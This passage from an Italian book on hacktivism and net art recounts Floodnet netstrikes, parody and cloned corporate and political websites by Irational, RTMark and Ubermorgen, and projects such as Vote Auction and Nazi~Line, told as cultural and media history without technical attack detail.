Quando, al termine del dibattito con gli hacker, *Swarm* viene ufficialmente lanciato, accade l'inaspettato. Dopo alcuni minuti, il *Floodnet* collassa inaspettatamente, affossando in un primo momento il server di The Thing e causando non pochi problemi ai netstriker collegati. Ad aver agito non sono però gli hacker, ma il Pentagono, che ha lanciato dal suo server un *hostile applet*, un software in grado di riflettere tutte le richieste che riceve dal *Floodnet*. Con la differenza che il server del Pentagono è servito da una banda più ampia di quello di The Thing e non ha quindi problemi a metterlo in difficoltà. In risposta, l'Edt è costretto a cambiare la propria Url target, selezionando le pagine del sito del Pentagono che non contengono l'*hostile applet*. Il tema dell'*Infowar*, lanciato da Ars Electronica e amplificato dai numerosissimi media presenti, diventa così una realtà tangibile, sotto gli occhi di tutti.


Le critiche all'Edt non arrivavano tuttavia solo dagli hacker, ma anche da altri settori dell'attivismo, che vedevano nella disobbedienza civile elettronica il rischio di uno svuotamento della politica di base. Evidentemente, organizzazioni come Reclaim the Streets non potevano accettare la definizione del Cae "le strade sono capitale morto", né considerare il click sul pulsante di un browser come una reale alternativa ai variopinti *street party* che invadevano, nello stesso periodo, piazze, strade e auto-

strade britanniche.[10] L'esposizione mediatica raggiunta da Dominguez e soci (con diverse apparizioni televisive, articoli sulla prima pagina del "New York Times" e di molte altre riviste mainstream anglosassoni) destava inoltre gelosie e dissapori, anche con i membri storici del Cae.

A queste critiche l'Edt rispondeva in due modi. In primo luogo, si riavvicinava agli attivisti tradizionali, lanciando una serie di netstrike in sincronia con le dimostrazioni di piazza. Il 22 novembre del '98, in occasione di una manifestazione pacifista di fronte alla School of Americas – un centro di addestramento per gruppi paramilitari con sede nella Carolina del Sud – prende luogo il primo sit-in virtuale sincronizzato con una manifestazione di piazza. In questo modo l'Edt sposta la percezione del netstrike da azione alternativa alla manifestazione "reale" a iniziativa complementare, cui può partecipare chi non è in grado di raggiungere fisicamente il luogo della protesta. In questo modo, azioni usualmente confinate in un ambito locale ottenevano un effetto informativo moltiplicatore, dato dal sostegno della comunità internazionale.

Il secondo passo dell'Edt è quello di pubblicare, il 1° Gennaio del 1999, il codice del *Floodnet* in Rete, affinché altri attivisti possano farne uso. Il gesto avrà conseguenze significative: nel giro di un paio d'anni gruppi come i gallesi Electrohippies e i marsigliesi della Federation of Random Action, ne svilupperanno le caratteristiche tecniche e l'efficacia. In particolare gli Electrohippies <www.fraw.org.uk/ehippies> incrementeranno la frequenza del refresh delle pagine,[11] mentre la Federation of Random Action implementerà nell'interfaccia una serie di stimolanti funzioni "estetiche". In questo modo, i tre gruppi riusciranno a lanciare una serie di proteste ad altissima partecipazione, come i netstrike contro i vertici del Wto a Seattle nel dicembre '99, del Fondo monetario internazionale a Praga nel settembre del 2000 e della Free Trade Areas of Americas (Ftaa) a Quebec City nell'aprile del 2001. Azioni che si svolgeranno simultaneamente a massicce proteste nelle strade, integrando sempre più il disturbo elettronico con le manifestazioni di piazza e il movimento new global.

Dal punto di vista tecnico, la principale innovazione verrà dalla rinuncia agli attacchi dal lato server, per invitare gli attivisti a scaricare un toolkit e a lanciare il netstrike direttamente dal proprio computer (*client side*). La lezione dell'*hostile applet* lanciato dal Pentagono e quella della *Toywar*, che vedremo tra poco, saranno determinanti nella scelta di non concentrare in pochi nodi della rete i punti di smistamento dell'attacco. Inoltre, l'interfaccia del *Floodnet* si fa con il passare del tempo sempre più complessa. In occasione della protesta di Praga S26, la Federation of

Electronic Disturbance Theater, *Floodnet*, 1998

Irational.org, *ClubCard TM,* 1997

Random Action crea un'interfaccia grazie a cui è possibile ricaricare le pagine del sito del Fondo disegnando con il mouse. Scaricato il toolkit, l'utente si trova nel browser una superficie rettangolare su cui può tracciare delle linee: a ogni pixel corrisponde un numero Ip del server prescelto. Nella stessa occasione viene inoltre rilasciata una Java-chat con una serie di parole chiave associate. Ogni volta che un'attivista entra in chat e digita una delle parole, l'applicativo invia un ping al server prescelto. In questo modo la pratica comune di incontrarsi in chat per verificare l'andamento di un netstrike (i tempi di reazione del server, il livello di partecipazione ecc.) diviene direttamente un canale di protesta. L'integrazione di questi nuovi strumenti rendono insomma il netstrike un'esperienza sempre più simile a una manifestazione reale, dove il dialogo e il coordinamento tra i partecipanti diventa importante almeno quanto la scelta dell'obiettivo da contestare. L'invenzione di strumenti sempre nuovi e duttili espande inoltre le possibilità della narrazione e del numero dei gruppi partecipanti.[12] Un discorso a parte meriterebbe la scena italiana, da sempre strettamente connessa ai movimenti di base.[13]

La clonazione dei siti

Abbiamo visto, nel terzo capitolo, come il plagio di siti Web fosse una delle operazioni concettuali più diffuse nell'ambito della net.art. Dal "furto" del sito di Documenta X da parte di Vuk Cosic agli ibridi di 0100101110101101.org, il plagio digitale era un'operazione volta a dimostrare l'impossibilità per il sistema dell'arte di trasferire alla rete quell'economia della scarsità grazie alla quale si era autolegittimato in passato. In realtà, il plagiarismo digitale aveva un ampio retroterra nelle tecniche di falsificazione, spaesamento, *detournément*, già sperimentate da situazionisti, punk e altri movimenti del Novecento.

In questo genere di interventi, raccolti negli anni Ottanta sotto la definizione di *culture jamming* o interferenza culturale, rientra l'intervento urbano sui cartelloni pubblicitari di gruppi come i canadesi Adbusters o gli americani del Billboard Liberation Front.[14] Tuttavia l'effetto sorpresa dei cosiddetti *spoof ads* non nasce esclusivamente dal rovesciamento del contenuto del messaggio pubblicitario. Al contrario, lo shock comunicativo dipende soprattutto dall'affissione del cartellone deturnato all'interno dello stesso spazio usualmente riservato ai cartelloni "originali".

Volendo cercare una continuità in Rete, la diffusione di cartoline elettroniche modificate (celebri quelle sui manifesti elettorali di Forza italia)

ha un impatto più limitato, perché raggiunge il navigatore in modo meno inaspettato.[15] A meno che il sabotatore culturale non riesca a pubblicare il messaggio deturnato sul sito "originale". Anche in questo caso, tuttavia, il nucleo dell'azione non risiederebbe tanto nel contenuto del messaggio, quanto nella capacità di forzare il meccanismo di protezione delle informazioni (*defacement*).

Poiché l'hackeraggio di un server comporta dei rischi di tipo legale ed è visibile per un periodo di tempo molto limitato, uno dei metodi alternativi più diffusi è quello della creazione di siti-ombra che parodiano il sito di una corporation o di un'istituzione. Il processo di imitazione non è però lineare, cioè non segue sempre le stesse linee di sviluppo.

Prendiamo il caso di Irational <www.irational.org>, uno dei primi gruppi a coniugare la sperimentazione sui network di telecomunicazione con azioni socialmente impegnate. È il 1997, quando l'artista londinese Rachel Baker, uno dei cinque membri base del gruppo, conduce una serie di operazioni, volte a demistificare "l'illusione dell'accumulazione" data dalle tessere a punti dei supermercati (l'ossimoro del "più spendi e più risparmi"). Un paio di anni prima la più grande catena di supermercati inglese, Tesco, aveva introdotto una tessera a punti, o *loyalty card*, che dava ai clienti la possibilità di accumulare tramite gli acquisti punti per accedere a sconti e buoni su altri prodotti. In realtà, chiedendo ai clienti di compilare un modulo con le loro preferenze, Tesco e gli altri supermercati hanno potuto creare un grande database con i profili dei consumatori, utilissimi per affinare le strategie di marketing e vendita. Onde stimolare le relazioni e "l'interazione" con la clientela, la tessera dà inoltre diritto a far parte di un "club". A differenza dei circoli sportivi o di gioco, però, il club del supermercato non incoraggia alcun tipo di relazioni sociali tra i clienti, ma solo tra il marchio del supermercato e il titolare della tessera.

Giocando su queste contraddizioni, Baker simulò agli inizi del '97 un falso sito di Tesco. I navigatori erano invitati a compilare un *webform* per ottenere una tessera pirata di Tesco, che dava diritto a guadagnare punti visitando una rosa di siti selezionati. Assegnando a ogni utente registrato un numero Pin, il server di Irational conteggiava in un database il numero delle visite effettuate dal singolo utente, per assegnargli i punti dovuti.

Che il form da compilare fosse un falso era reso evidente da una serie di opzioni paradossali del tipo: "Preferisci fare: 1) Shopping 2) Sesso 3) Guidare. Sei: 1) Pulito 2) Sporco. Preferisci cibo: 1) Geneticamente modificato 2) Non adulterato. Vorresti che i navigatori guadagnassero punti quando visitano il tuo sito?". E via dicendo... Il tentativo era quello di

utilizzare l’involucro, il meccanismo della megamacchina del supermercato per creare un club reale, basato sulle relazioni interpersonali più che sul consumo individuale o sulla “fedeltà” al marchio. A questo scopo Baker prese contatti con un’altra serie di server. Insieme, decisero di creare un ring di siti che usasse la tessera a punti come segno di riconoscimento e d’appartenenza a una comunità reale.

Tuttavia gli avvocati di Tesco non colsero l’ironia e bussarono dopo poche settimane alla porta di Irational, minacciando un’azione legale per appropriazione indebita di marchio registrato. Dopo avere risposto con una serie di lettere paradossali, “l’artivista” inglese decise di sospendere le pagine di Tesco per passare rapidamente a quelle del supermercato concorrente, Sainsbury, che offre lo stesso tipo di tessera. Anche Sainsbury inviò la lettera di diffida a Irational, che poté cogliere la palla al balzo per giocare su due tavoli, inviando le lettere di uno degli studi all’altro e viceversa. Essendo giocato ancora a un livello molto elementare, *Clubcard TM* <www.irational.org/tm/clubcard> non riuscì a “fare il buco” nei media ufficiali. I giornalisti in caccia di hacker da sbattere in prima pagina rimanevano infatti delusi quando si sentivano rispondere che *Clubcard* era una semplice provocazione artistica.

La Corporation virale

In realtà, questo genere di operazioni si stavano già diffondendo a macchia d’olio e avrebbe avuto presto un forte impatto mediatico. Chi ha colto al meglio le possibilità offerte dalla rete di costruire narrazioni alternative è Registered Trade Mark, una cellula di prankster californiani che ha fatto del suo stesso nome un’emblematica simulazione.

Fondata in California nel 1992, ®™ark <www.rtmark.com> è un’agenzia che emula abilmente il linguaggio *corporate*, per promuovere in realtà azioni di sabotaggio ai danni delle corporation stesse. Agente virale annidato nella pancia della bestia, la pseudo-corporation ha preso di mira negli ultimi anni siti di politici reazionari come Rudolph Giuliani e George W. Bush o di simboli del liberismo come il Wto. Rispetto agli *Irrazionalisti* però, essa ha sfruttato più abilmente le occasioni offerte dal sistema di registrazione dei domini. Tra il 1998 e il 2000 la corporation ha registrato una serie di domini molto simili a quelli dei target prescelti. Ha quindi pubblicato siti alternativi, che mantengono l’impianto grafico di quelli ufficiali, ma ne modificano in modo sottile i contenuti. L’impressione, per chi li raggiunge dai motori di ricerca, è di spaesamento.

Ecco allora che *gwbush.com* – donato a ®™ark da una persona che aveva tentato di venderlo invano al comitato elettorale del candidato repubblicano – presentava nel 2000 una homepage quasi identica all'originale. Tuttavia parole d'ordine come "education", "value", "responsibility", "prosperity" erano state sostituite con semplici aggettivi ("educative", "valuable", "responsible", "prosperous") che facevano sembrare il futuro presidente più arrogante e autocelebrativo di quanto non lo fosse già. Oltre a proporre un programma e slogan paradossali come "Bush is a market driven system", il sito riusciva a raggiungere il suo scopo: quello di mandare su tutte le furie il candidato repubblicano, che rilasciava ai media nazionali dichiarazioni imbarazzanti, come "sono uomini spazzatura" (riferito ai gestori del sito) e "dovrebbero esserci dei limiti alla libertà".

Il falso sito di Rudolph Giuliani (*yesrudy.com* anziché rudyes.com) manteneva nella versione del 1999 lo stesso impianto grafico e addirittura gli stessi identici contenuti. La variazione risiedeva nel fatto che i link dell'homepage non rimandavano alle aree interne del sito, ma a diversi siti di stampo xenofobo e razzista, del tutto imbarazzanti per un politico del calibro di Giuliani. Anche qui, la critica del sindaco di New York passava per un'estremizzazione (o per un pieno svelamento) della cultura politica dell'esponente repubblicano. Un deturnamento che sarà probabilmente passato inosservato all'elettore medio di Giuliani.

Il Wto si vide, proprio alla vigilia del *round* di Seattle, sfilare da sotto il naso il dominio *http://gatt.org* (il Gatt era il protocollo di accordi sul libero scambio precedente all'istituzione della Wto) che manteneva ancora una volta l'impianto del sito ufficiale, ma ne ribaltava i contenuti esaltando con accenti superomistici lo svuotamento dei processi democratici e la mancanza di responsabilità sociale e ambientale delle corporation.

La sezione con i documenti programmatici del sito originale invece era stata sostituita con documenti alternativi redatti da alcuni dei gruppi che protestavano per le strade di Seattle. Anche questo provocò la reazione di Mike Moore, presidente del Wto, che durante la conferenza sparò a zero sul sito ombra. Infuriati dall'appropriazione della loro immagine, i funzionari del Wto pubblicarono sul loro sito un annuncio che avvisava i visitatori sulla presenza di un falso sito che si spacciava per ufficiale. Ovviamente l'avviso veniva prontamente adottato anche da gatt.org, che a sua volta accusava il sito del Wto di essere un plagio. La registrazione di un dominio pesante come gatt.org avrebbe poi fornito alla corporation altre opportunità, che verranno, come vedremo tra poco, sfruttate con modalità pirotecniche.

Bringing IT to YOU!
www.rtmark.com

Ma analizziamo meglio il modo di funzionare di questa misteriosa corporation. Scopo dichiararato di ®™ark è quello di "ricondurre le corporation a un senso di responsabilità sociale", sovvenzionando azioni di sabotaggio creativo ai loro danni. *Bringing it to you*, il video promozionale della corporation, spiega i segreti dell'incredibile efficienza e produttività dell'azienda:

> Il primo punto della catena è l'idea, che può provenire da qualsiasi parte (®™ark, lavoratore, donatore, terzi). Se l'idea possiede determinati requisiti viene immediatamente postata nella lista dei progetti, sul sito www.rtmark.com. Altri anelli fondamentali sono il lavoratore, gli investimenti anonimi e il valore aggiunto proveniente dal marchio di ®™ark, ossia la capacità di raggiungere un *impatto mediatico del 100 per cento*.

Raccogliendo un vasto database di progetti online, ®™ark funziona come un accoppiatore e un fondo che sovvenziona azioni di sabotaggio. La sovvenzione, proveniente da donatori anonimi, va a indennizzare il lavoratore per i rischi assunti. Vediamo alcuni esempi concreti.

Nel 1994 ®™ark rivendicò il primo sovvenzionamento di un'eclatante colpo del *Barbie Liberation Organization*. L'idea originale – suggerita da un gruppo di veterani di guerra – era quella di compiere un'azione dimostrativa contro l'industria dei giocattoli di guerra. A concretizzarla fu il Fronte di liberazione della Barbie, che riuscì a scambiare le voci di trecento esemplari di bambole parlanti Barbie e G.I. Joe. Parlando con voce maschile, la Barbie pronunciava frasi da donna un po' troppo emancipata, del tipo "gli uomini morti non dicono bugie". Il GI Joe rispondeva con un effeminato "perché non usciamo a fare shopping?". L'ipotesi di finanziare un sabotatore tra gli operai della Mattel aveva lasciato presto il posto alla decisione di acquistare le bambole parlanti, scambiarne le funzioni vocali e riposizionarle sugli scaffali dei negozi. Per coprire i costi dell'intera operazione ®™ark aveva dovuto reperire delle donazioni extra, che avevano fruttato circa 8000 dollari. L'inversione delle voci e dei ruoli sociali delle due bambole agiva da critica in atto agli stereotipi socio-culturali trasmessi ai bambini nel processo di apprendimento tramite il gioco.

A questa azione ne erano seguite altre, che avevano coinvolto più direttamente i lavoratori. Nel 1997, ®™ark venne a sapere che la Maxis Inc. stava progettando un nuovo *shooting game* chiamato *SimCopter*. L'idea, proveniente da uno spogliarellista appassionato di video-giochi, era quella di inserire scene con contenuti omoerotici all'interno del gioco.

Un programmatore della Maxis aveva quindi creato personaggi imprevisti, in costume da bagno, che si disinteressavano inspiegabilmente delle sparatorie per dedicarsi a varie fornicazioni omosessuali. La software house si accorse dell'inconveniente solo quando il *SimCopter* era ormai stato distribuito, mentre ®™ark annunciava l'indennizzo del sabotatore per i rischi assunti.

Un anno dopo, nel giugno del 1998, una beffa simile fu rifilata alla Panasonic Interactive Media, casa produttrice di un software educativo, la *Secret Writer's Society*. Il programma insegnava ai bambini a scrivere, leggendo loro le parole digitate con la tastiera. Non tutti i termini erano però leciti: nel software *text-to-speech* era stato inserito un filtro educativo contenente una lista di parole sconvenienti come "masturbation, fellatio, asshole", che non sarebbero state lette in alcun caso. Ma nella versione hackerata nel giugno 1998, bastava che il bambino premesse due volte, anziché una, il pulsante del "Read", affinché il computer iniziasse a recitare proprio la lista dei termini proibiti. L'imbarazzante *bug* costrinse la Panasonic a ritirare il programma dal mercato, mentre l'autore dell'hack ricevette da ®™ark un indennizzo di 1.000 dollari. Intervistato da "Wired News",[16] il programmatore dichiarava di avere invertito la funzione del filtro onde mettere in guardia i genitori sui rischi derivanti dall'affidamento dell'educazione dei propri figli a una macchina.

Le campagne di sovvenzionamento si estendevano quindi ad altri ambiti, allargando il concetto di "sabotaggio culturale". Sempre nel 1998, infatti, ®™ark annunciava la sponsorizzazione di un album musicale, intitolato *Deconstructing Beck*, consistente in una serie di ironici montaggi "plunderfonici", improntati alla destrutturazione atonale di alcuni brani della rock star. La Illegal Art, fantomatica etichetta musicale dietro cui spuntava la mano di Negativland e altri terroristi del collage sonoro, pubblicò l'album su Internet il 1° aprile, senza chiedere alcuna autorizzazione alla casa discografica di Beck. La Geffen e la Bmg risposero immediatamente con una lettera di ritorsione legale, che ricordava le modalità della storica causa U2 versus Negativland.[17] Ma se il processo di Bono & co. era avvenuto in anni di strapotere della cultura televisiva, in questa occasione le cose andarono diversamente. Ogni volta che ®™ark riceveva un comunicato dagli studi legali di Beck, lo spezzettava, lo centrifugava e lo trasformava in un nuovo "giro" di storie notiziabili. L'immediata esposizione mediatica del caso e il rischio di un effetto-boomerang, indussero la Geffen e la Bmg ad abbandonare ogni azione legale.

Questa breve casistica, cui si potrebbero aggiungere numerose altre storie, la dice lunga su come ®™ark si muova nella comunicazione di

Rete. La corporation è infatti parte di un network che include programmatori, designer, giornalisti, artisti digitali, operatori della cultura di rete. Raccoglie ogni giorno molte informazioni da siti Web, mailing list, newsgroup o per segnalazione diretta. Quindi, non appena se ne presenta l'occasione, dichiara di avere finanziato un sabotaggio. Che l'azione sia avvenuta realmente o sia, almeno in parte, frutto di finzione, è piuttosto irrilevante. Quel che conta è la capacità di selezionare in tempi brevi una notizia attorno a cui intessere una narrazione. Il giornalista è infatti abituato a confrontare diverse fonti, ma non è quasi mai in grado di verificare in prima persona chi siano i veri attori e che ruolo ricoprano nella vicenda. In questo "deserto del reale", ®™ark gioca la sua partita con molta intelligenza, manipolando i flussi informativi e calcolando i tempi delle diverse reazioni. A ogni mossa dell'avversario, la corporation risponde infatti con una contromossa di "imbarazzamento tattico", che ha l'effetto di accrescere il clamore mediatico.

L'hackeraggio di un prodotto, un soggetto che rivendica la paternità dell'azione e la regia di ®™ark sono delle chiavi ricorrenti, simili a funzioni narratologiche. Nella sua semplicità questo schema è comunque aperto alla variazione, dovuta all'ingresso di altri soggetti o all'accadimento di eventi imprevisti. L'abilità del narratore sta nell'intrecciare e dipanare i fili della storia tenendo conto delle variazioni e di esiti modulari e ridefinibili. La crescita dell'attenzione pubblica gioca spesso a sfavore dei soggetti forti. Al contrario, manipolando la rete come un esperimento di ingegneria sociale su larga scala, la visibilità e le possibilità di successo di soggetti economicamente deboli ma fortemente connessi, crescono notevolmente.

Non a caso sul sito di ®™ark sono listate decine di idee e di progetti, che tutte insieme formano un grande database delle sovversioni possibili. Affinché questi spunti si realizzino è necessario però che diversi elementi si combinino. Quando la scintilla scocca, i memi archiviati nel database iniziano a connettersi, e a dare vita a una storia copartecipata.

Sopra a tutti


Durante la campagna elettorale del 2000, George W. Bush aveva avuto non pochi problemi con la gestione del suo (presunto) sito. Tuttavia, nello stesso periodo, le presidenziali Usa sono disturbate da un altro evento: la nascita, nel marzo del 2000, di *Vote Auction* <www.vote-auction.net>, un sito tramite il quale gli elettori possono mettere all'asta (*auction*) il

proprio voto al migliore offerente (i tre candidati erano Bush, Al Gore e Ralph Nader). La filosofia sottostante a *Vote Auction* combina le tecniche più sofisticate della comunicazione-guerriglia con il marketing. L'assunto di partenza è semplice. Se le campagne elettorali costano tanto, è solo perché,

> I consulenti spendono i soldi dei finanziatori della campagna in pubblicità e prendono una percentuale del 10-15% per se stessi. I consulenti politici sono pagati sulla base della loro abilità di "consegnare" voti ai candidati. Questo meccanismo tratta gli elettori come un prodotto a tutti gli effetti, da vendere ai candidati (e/o ai finanziatori della loro campagna). Ed è simile al modo in cui opera la televisione. In televisione il prodotto finale è lo spettatore, la cui attenzione viene venduta al cliente della tv, l'inserzionista pubblicitario.[18]

Portando alle logiche conseguenze il ragionamento, *Vote Auction* bypassa la dispendiosa e inefficiente macchina elettorale, mettendo direttamente a contatto la domanda con l'offerta. Il target di riferimento è quel 50% dell'elettorato americano che usualmente non vota, ma che potrebbe farlo se avesse la possibilità di "partecipare direttamente al processo democratico e all'economia in espansione". Il valore del singolo voto fluttua di giorno in giorno, a seconda del numero di elettori che decidono di metterlo all'asta e della loro incidenza percentuale sul bacino elettorale del singolo stato. Il candidato che ha effettuato l'offerta più alta al momento della chiusura della tornata elettorale (il 7 novembre), si aggiudicherà lo stock complessivo di voti messi all'asta nello stato di riferimento. La complessità del meccanismo e l'altissima partecipazione (a fine campagna i votanti saranno diverse decine di migliaia) fa esplodere la notizia sui media nazionali e internazionali, provocando la reazione delle autorità.

Il sito – registrato in un primo momento sotto il dominio voteauction.com dallo studente universitario di Troy James Baumgartner – viene chiuso una prima volta il 17 di agosto, dopo che Baumgartner è stato informalmente minacciato dalla commissione elettorale dello stato di New York di essere incriminato "per alto tradimento". Un reato che prevede la pena capitale. Nel giro di pochi giorni il dominio passa, con la mediazione di ®™ark, nelle mani di Hans Bernhard – ex agente etoy (etoy.HANS ed etoy.BRAINHARD) e cofondatore con Lizvlx della società austriaca Ubermorgen ("dopodomani" o "sopra a tutti") <www.ubermorgen.com> – che lo riapre radicalizzando l'idea di Baumgartner. Se lo stu-

Ubermorgen, www.ubermorgen.com

Ubermorgen, *Vote-auction.com,*2000

dente si era difeso dalle accuse di inquinamento delle elezioni rispondendo che *Vote Auction* era solo una parodia, Bernhard dichiara alla stampa che Ubermorgen "non realizza progetti come questo per scherzare. Noi facciamo business". I comunicati stampa di Ubermorgen e una piattaforma che rimane ambigua, nell'impossibilità di stabilire con certezza se la compravendita avvenga realmente, spianano la strada a un autentico big bang mediatico e a una miriade di cause legali. Nel giro di poche settimane i procuratori generali degli stati del Missouri, del Massachussets, del Wisconsin e la commissione elettorale di Chicago apriranno diverse inchieste per verificare se vi sia un inquinamento del normale svolgimento delle elezioni.

In ogni caso, il 21 di ottobre, la società Domain Bank presso cui è stato registrato voteauction.com congela senza fornire motivazioni il dominio. Nel giro di poche ore i contenuti vengono trasferiti su vote-auction.com. In base a una precisa strategia, Ubermorgen registra sul provider svizzero Corenic altri domini di backup che verranno poi utilizzati al momento opportuno. Il 1° novembre, il problema viene apparentemente affrontato alla radice. A intervenire, questa volta, è direttamente Network Solutions che taglia il dominio vote-auction.com dai suoi server, rendendolo invisibile al resto della Rete.[19] Anche questa decisione, particolarmente grave, non viene motivata né sembra discendere da alcuna ingiunzione giudiziaria.

In risposta Ubermorgen lascia il sito sul numero Ip del server (che non dipende dal sistema di registrazione dei Dns), ma poco prima del 7 novembre, data delle elezioni, trasferisce nuovamente i contenuti su voteauction.org: "Ci fecero un gran favore a cancellare il dominio una settimana prima delle elezioni – ricorda Lizvlx. Avevamo tutto il tempo di tornare on line poco prima della tornata elettorale, ottenendo un ulteriore copertura stampa".[20]

Passate le elezioni una corte di Chicago invia a Corenic un'ingiunzione preliminare via-email, contro Ubermorgen, Baumgartner e altri. Il register svizzero decide di sospendere immediatamente i due domini, senza verificare né l'autenticità dell'e-mail, né la sua fondatezza giuridica. Nel frattempo le elezioni si sono chiuse, e mentre Bernhard rivela ai media che tutta l'operazione era una beffa, Lizvlx trae spunto dall'ultimo incidente per un nuovo progetto.

Se è possibile che un tribunale americano chiuda un sito registrato in Europa attraverso una semplice ingiunzione inviata via e-mail, è anche possibile appropriarsi di questo procedimento e renderlo pubblico. Ne scaturisce l'*Injunction Generator* <www.ipnic.org>, un generatore di in-

giunzioni giudiziare che consente al navigatore di compilare un form online identico a quello inviato dalla corte di Chicago. Basta indicare la Url del sito che si intende chiudere, specificare le motivazioni (violazione copyright, contenuti pedopornografici, terrorismo ecc.) e scegliere una corte americana cui affidare la paternità dell'ingiunzione. Si può ovviamente pretendere di essere chiunque e chiedere la chiusura di un server perché ospita un sito amministrato da una terza parte. Con un meccanismo simile a quello di *Vote Auction*, "l'*Injunction Generator* elimina tre intermediari: l'avvocato, il procuratore generale e il tribunale. Tre istituzioni di cui non hai più bisogno grazie a questo software intelligente".[21]

Nel presentarsi come un'istituzione nichilista, l'Ipnic (Internet Partnership for No Internet Content) di Ubermorgen mima procedure largamente diffuse in Rete. La chiusura di un sito senza l'esistenza non solo del pronunciamento di un giudice, ma anche di una semplice ingiunzione preliminare, è ormai una pratica diffusissima. Dopo l'approvazione negli Stati Uniti del Digital Millennium Copyright Act decine di siti vengono chiusi ogni giorno sulla base di una semplice lamentela al provider. Accelerando questo processo, Ubermorgen si identifica ulteriormente con la logica dominante, annullando la distanza tra il discorso pubblico e i "rovesci nascosti" dell'ideologia, quel complesso di valori inespressi che costituiscono premesse ineliminabili per il funzionamento di tutto il sistema.[22]

Il meccanismo di sovraidentificazione ritorna anche in *Nazi~Line*, un progetto del 2001 nato dalla cooperazione tra Ubermorgen e il regista Cristoph Schlingensief. L'idea di Schlingensief è di impiegare sei attori provenienti da ambienti neonazisti nella messa in scena dell'*Amleto* di Shakespeare. Il progetto, che ha un'immediata risonanza mediatica, incontra i favori del ministero degli Interni austriaco, che sovvenziona diverse associazioni e programmi di supporto per i neonazisti che intendono dissociarsi. A Ubermorgen, Schlingensief affida il compito di reclutare i neonazisti. Dal marzo del 2001 va quindi online una piattaforma <www.naziline.com/campaign> con la grafica "in stile" (rosso-nero-bianco sono i colori fondamentali) che prevede un forum, la vendita di merchandising e l'indicazione di una serie di partner commerciali. Tra questi ci sono aziende come Siemens, Basf, Bayer, Mercedes (la lista è fittizia) e il ministero degli interni austriaco, l'unico effettivamente interessato a patrocinare il progetto. Tra marzo e aprile intercorrono una serie di contatti tra Ubermorgen e i funzionari del ministero, che cercano di portare l'operazione di reclutamento sotto il loro diretto controllo. Falliti i vari tentativi per il rifiuto di Ubermorgen di fornire i nomi dei giovani

che si presentano per i provini, il ministero chiede di essere cancellato dall'elenco degli sponsor. Nel giro di pochi giorni finirà sulla lista dei "non-sponsor", e dopo un'ulteriore sollecitazione, su quella dei "non-non sponsor".

Nel frattempo Ubermorgen cura il casting degli attori, selezionandoli sulla base di requisiti che esaltano l'individualità e la personalità dei singoli anziché la loro presunta omogeneità (lo stereotipo del neonazista, grande, grosso e un po' tarato). Quando il 10 maggio, la prima dell'*Amleto* va in scena a Zurigo, cast, reclutatori e il regista di *Nazi~Line* sfilano per le strade della città svizzera indossando cappellini e felpe con il logo *Nazi~Line*. Come ulteriore mossa promozionale, Ubermorgen clona – in collaborazione con Rolux.org – il sito del ministero degli Interni tedesco <www.bmdi.de> usando un software che ne aggiorna i contenuti in tempo reale. L'unica variazione rispetto all'originale è nella scelta di promuovere in homepage il progetto *Nazi~Line*. Come spiega Lizvlx "il ministero degli Interni tedesco è un ente pubblico che sponsorizza ogni anno centinaia di programmi e di progetti. Ma chi decide quali devono essere listati sull'homepage e quali no? Ci vorrebbe una qualche forma controllo pubblico sulle public relation del ministero degli Interni; l'immagine di un ente pubblico non può essere esclusivo appannaggio dei suoi funzionari".[23]

Lo spettacolo teatrale e la campagna promozionale si chiudono con un notevole seguito di pubblico e l'apertura di un vero dibattito sulle colonne dei giornali austriaci, tedeschi e svizzeri. La complessa strategia comunicativa messa in atto da Ubermorgen aveva trasformato un autentico taboo in una discussione sull'integrazione delle cosiddette frange estreme. Da questa esperienza Ubermorgen creerà poi Nazi Line Ltd., <www.naziline.com>, una società specializzata nella consulenza alle aziende che hanno problemi con i crimini legati all'odio razziale.[24]

